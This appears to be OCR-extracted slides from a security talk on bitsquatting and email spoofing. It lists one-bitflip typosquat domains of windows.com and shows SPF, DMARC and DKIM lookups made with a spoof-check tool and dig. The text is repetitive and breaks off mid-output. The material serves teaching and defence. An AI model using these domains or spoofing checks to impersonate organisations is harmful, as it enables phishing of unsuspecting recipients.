

ROAD CLOSED
AT
RAILROAD
DETOUR


FINAL NOTICE


UPDATE STATUS
Unlocked
Allows you to initiate a domain transfer to another registrar.
Locked
Prevents unwanted transfers from occurring.
SUBMIT

https://


FREE WIFI


1.1.1.1
Cloudflare DNS
8.8.8.8
Google DNS

191

SpaceX uses an Actor-Judge system to provide triple redundancy to its rockets and spacecraft. The Falcon 9 has 3 dual core x86 processors running an instance of linux on each core. The flight software is written in C/C++ and runs in the x86 environment. For each calculation/decision, the "flight string" compares the results from both cores. If there is a inconsistency, the string is bad and doesn't send any commands. If both cores return the same response, the string sends the command

I couldn’t find any CC0 Images of RAM so this will have to do…

01110111	01101001	01101110	01100100	01101111	01110111	01110011
w	i	n	d	o	w	s

01110111	01101001	01101110	01100100	01101111	01110111	01110011
w	i	n	d	o	w	s

01110111	01101000	01101110	01100100	01101111	01110111	01110011
w	h	n	d	o	w	s

windnws.com
windo7s.com
windkws.com
windmws.com
winlows.com
windgws.com
wildows.com
wintows.com
wijdows.com
wiodows.com
wifdows.com
whndows.com
wkndows.com
wmndows.com

The researcher noticed out of the 32 valid domain names which were 1-bitflip permutations of *windows.com*, 14 were not registered by anyone, and up for grabs.


"This is a rather odd [occurrence] as usually these are bought up by a company like Microsoft their use for phishing attempts. So I bought them. All of them. For ~$126," said Remy.


The domains bitsquatted by Remy included:

windnws.com
windo7s.com
windkws.com
windmws.com
winlows.com
windgws.com
wildows.com
wintows.com
wijdows.com
wiodows.com
wifdows.com
whndows.com
wkndows.com
wmndows.com

```
GET / HTTP/1.1
Host: time.wiodows.com
Connection: close
User-Agent: Mozilla/5.0 (compatible;
Accept-Encoding: gzip
Accept-Language: zh-cn,zh-tw
Accept: */*
```

```
GET / HTTP/1.1
Host: time.wiodows.com
Connection: close
User-Agent: Mozilla/5.0 (compatible;
Accept-Encoding: gzip
Accept-Language: zh-cn,zh-tw
Accept: */*
```






Committing Federal Crimes

Practical email spoofing


02




Email Security: SPF / DKIM / DMARC

Practical email spoofing

02





SPF

SPF

SPF

Sender Policy Framework


(Who can send email for this domain)



SPF


Sender Policy Framework


(Who can send email for this domain)




https://github.com/CyberCX-STA/Email-Spoof-Check

(I'm contractually obliged to link it)


~/Tools/Email-Spoof-Check
python3 email_spoof_check.py -s cloudflare.com
Email Spoof Check - Copyright CyberCX 2022 - https://cybercx.com
Check a domain's SPF and DMARC records for spoofing conditions
cloudflare.com's SPF record is:
v=spf1 ip4:199.15.212.0/22 ip4:173.245.48.0/20 include:_spf.google.com include:spf1.msgr.net include:spf.mandrillapp.com include:email.zendesk.com include:stspg-customer.com include:_spf.salesforce.com ~all
_spf.google.com's SPF record is:
v=spf1 include:_netblocks.google.com include:_netblocks2.google.com include:_netblocks3.google.com ~all
_netblocks.google.com's SPF record is:
v=spf1 ip4:35.190.247.0/24 ip4:64.233.160.0/19 ip4:66.102.0.0/20 ip4:66.249.80.0/20 ip4:72.14.192.0/18 ip4:74.125.0.0/16 ip4:108.177.8.0/21 ip4:173.194.0.0/16 ip4:209.85.128.0/17 ip4:216.58.192.0/19 ip4:216.239.32.0/19 ~all
_netblocks2.google.com's SPF record is:
v=spf1 ip6:2001:4860:4000::/36 ip6:2404:6800:4000::/36 ip6:2607:f8b0:4000::/36 ip6:2800:3f0:4000::/36 ip6:2a00:1450:4000::/36 ip6:2c0f:fb50:4000::/36 ~all
_netblocks3.google.com's SPF record is:
v=spf1 ip4:172.217.0.0/19 ip4:172.217.32.0/20 ip4:172.217.128.0/19 ip4:172.217.160.0/20 ip4:172.217.192.0/19 ip4:172.253.56.0/21 ip4:172.253.112.0/20 ip4:108.177.96.0/19 ip4:35.191.0.0/16 ip4:130.211.0.0/22 ~all
spf1.msgr.net's SPF record is:
v=spf1 ip4:205.201.128.0/20 ip4:198.2.128.0/18 ?all
spf.mandrillapp.com's SPF record is:
v=spf1 ip4:198.2.128.0/24 ip4:198.2.132.0/22 ip4:198.2.136.0/23 ip4:198.2.140.0/24 ip4:198.2.180.0/23 ip4:205.201.131.128/25 ip4:205.201.134.128/25 ip4:205.201.128.0/22 ip4:205.201.136.0/24 ip4:198.2.177.0/24 ip4:198.2.178.0/23 ip4:198.2.180.0/24 ~all
email.zendesk.com's SPF record is:
v=spf1 ip4:103.151.103.0/23 ip4:185.12.80.0/22 ip4:188.172.128.0/20 ip4:192.161.144.0/20 ip4:216.198.0.0/18 ~all
stspg-customer.com's SPF record is:
v=spf1 ip4:23.253.182.203 ip4:23.253.183.143 ip4:23.253.183.146 ip4:23.253.183.147 ip4:23.253.183.148 ip4:23.253.183.150 ip4:166.78.68.221 ip4:167.89.46.199 ip4:167.89.64.0 ip4:167.89.85.0 ip4:167.89.85.53 ip4:167.89.85.198 ip4:167.89.74.233 ip4:167.89.75.21 ip4:167.89.75.110 ip4:167.89.75.114 ip4:167.89.75.184 ip4:192.237.159.43 ip4:169.132.242.163 ip4:159.135.220.10 ~all
_spf.salesforce.com's SPF record is:
v=spf1 exists:%{i}._spf.mta.salesforce.com ~all
cloudflare.com's DMARC record is:
v=DMARC1; p=reject; pct=100; rua=mailto:ruf@cloudflare.com,mailto:cloudflare@dmarc.areasimports.com,mailto:reports@dmarc.cyber.dhs.gov; ruf=mailto:cloudflare@dmarc.areasimports.com
SPF record is defined - Spoofed mail is somewhat prevented
Regularly review your SPF record to ensure the record is as least-permissive as possible
10 DNS lookup(s) were made - More than 10, and the record would be invalid
All hostnames were resolved - An irresolvable hostname may invalidate the entire record
'~all' directive is in use - Mail clients know to hard fail spoofed mail
No common public-static/cloud IP ranges exist - E.g no EC2, Digital Ocean etc. IP ranges are present in the record that would allow adversaries to bypass SPF
DMARC record is defined - SPF policy is less ambiguous
100% of email is covered - The policy is not in a phased rollout
DMARC policy is active - A rejection criteria is in use or implied
DMARC policy is active for subdomains - A rejection criteria is in use or implied


~/Tools/Email-Spoof-Check
python3 email_spoof_check.py -d gmail.com
Email Spoof Check - Copyright CyberCX 2022 - https://cybercx.com
Check a domain's SPF and DMARC records for spoofing conditions
gmail.com's SPF record is:
"v=spf1 redirect=_spf.google.com"


~/Tools/Email-Spoof-Check
python3 email_spoof_check.py -u gmail.com
Email Spoof Check - Copyright CyberCX 2022 - https://cybercx.com
Check a domain's SPF and DMARC records for spoofing conditions
gmail.com's SPF record is:
v=spf1 redirect=_spf.google.com
_spf.google.com's SPF record is:
v=spf1 include:_netblocks.google.com include:_netblocks2.google.com include:_netblocks3.google.com ~all
_netblocks.google.com's SPF record is:
_netblocks2.google.com's SPF record is:
_netblocks3.google.com's SPF record is:
gmail.com's DMARC record is:
v=DMARC1; p=none; sp=quarantine; rua=mailto:mailauth-reports@google.com
SPF record is defined - Spoofed mail is somewhat prevented
Limited IPs are permitted sender - Regularly review your SPF record to ensure the record is as least-permissive as possible
5 DNS lookup(s) were made - More than 10, and the record would be invalid
All hostnames were resolved - An irresolvable hostname may invalidate the entire record
No common public-obtainable IP ranges exist - E.g no EC2, Digital Ocean etc. IP ranges are present in the record that would allow adversaries to bypass SPF
DMARC record is defined - SPF policy is less ambiguous
100% of email is covered - The policy is not in a phased rollout
DMARC policy is not active - 'p=none' is the equivalent of having no DMARC record, allowing spoofed mail
DMARC policy is active for subdomains - A rejection criteria is in use or implied


~/Tools/Email-Spoof-Check
email_spoof_check.py hotmail.com
Email Spoof Check - Copyright CyberCX 2022 - https://cybercx.com
Check a domain's SPF and DMARC records for spoofing conditions
hotmail.com's SPF record is:
v=spf1 ip4:157.55.9.128/25 include:spf.protection.outlook.com include:spf-a.outlook.com include:spf-b.outlook.com include:spf-a.hotmail.com include:_spf-ssg-a.microsoft.com include:_spf-ssg-c.microsoft.com ~all

```
┌──(kali㉿kali)-[~/Tools/Email-Spoof-Check]
└─$ python3 email_spoof_check.py -d hotmail.com

 ____  ___   |  Email Spoof Check - Copyright CyberCX 2022 - https://cybercx.com
|  __|| |    |  Check a domain's SPF and DMARC records for spoofing conditions
|____||_|

hotmail.com's SPF record is:

  v=spf1 ip4:157.55.9.128/25 include:spf.protection.outlook.com include:spf-a.outlook.com include:spf-b.outlook.com include:spf-a.hotmail.com include:_spf-ssg-a.microsoft.com include:_spf-ssg-c.microsoft.com ~all
```

DKIM

Domain-Keys Identified Mail

(Cryptographically sign email to prove authenticity and integrity)

DKIM

Domain-Keys Identified Mail

(Cryptographically sign email to prove authenticity and integrity)

DKIM

Domain-Keys Identified Mail

(Cryptographically sign email to prove authenticity and integrity)

```
┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ dig txt s1._domainkey.cloudflare.com | grep rsa
s1.domainkey.u5338572.wl073.sendgrid.net. 1800 IN TXT "k=rsa; t=s;
p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1m74n5R+xcz+ICbNBWRIl
QeHI65Hjp67+P59XSe71jItafrcJ4/5y/UvU+uNg7KNeOcEsotGo7QvLN87hqZSZqfz
VyyGnQuEUXoKPdKokD6Pa5KmJSqbA5Y/f977HpikU9Xtd7Orc7ctRLK6H5QFvGwRi+o
C9NRkgNB55UUnLbbkKK+LGeTw4Ghmr5gupw7iYzFXZ" "1qlFNqV6s9Pmgb+b7oDv+O
fQxB/MJyUzQ5eWdKlJWfmW3s77J3fHFfysUbKKUBxEXPxNiMFRG1CllLZ4+AYRh1jrF
pjbvZ5j43kqahKXeHDNkF+Gpptd7ufWIevAPTQD5VdKB9vyJQN6wfcQQIDAQAB"
```

DKIM

Domain-Keys Identified Mail

(Cryptographically sign email to prove authenticity and integrity)


```
┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ dig txt s1._domainkey.cloudflare.com | grep rsa
s1.domainkey.u5338572.wl073.sendgrid.net. 1800 IN TXT "k=rsa; t=s;
p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1m74n5R+xcz+ICbNBWRIl
QeHI65Hjp67+P59XSe71jItafrcJ4/5y/UvU+uNg7KNeOcEsotGo7QvLN87hqZSZqfz
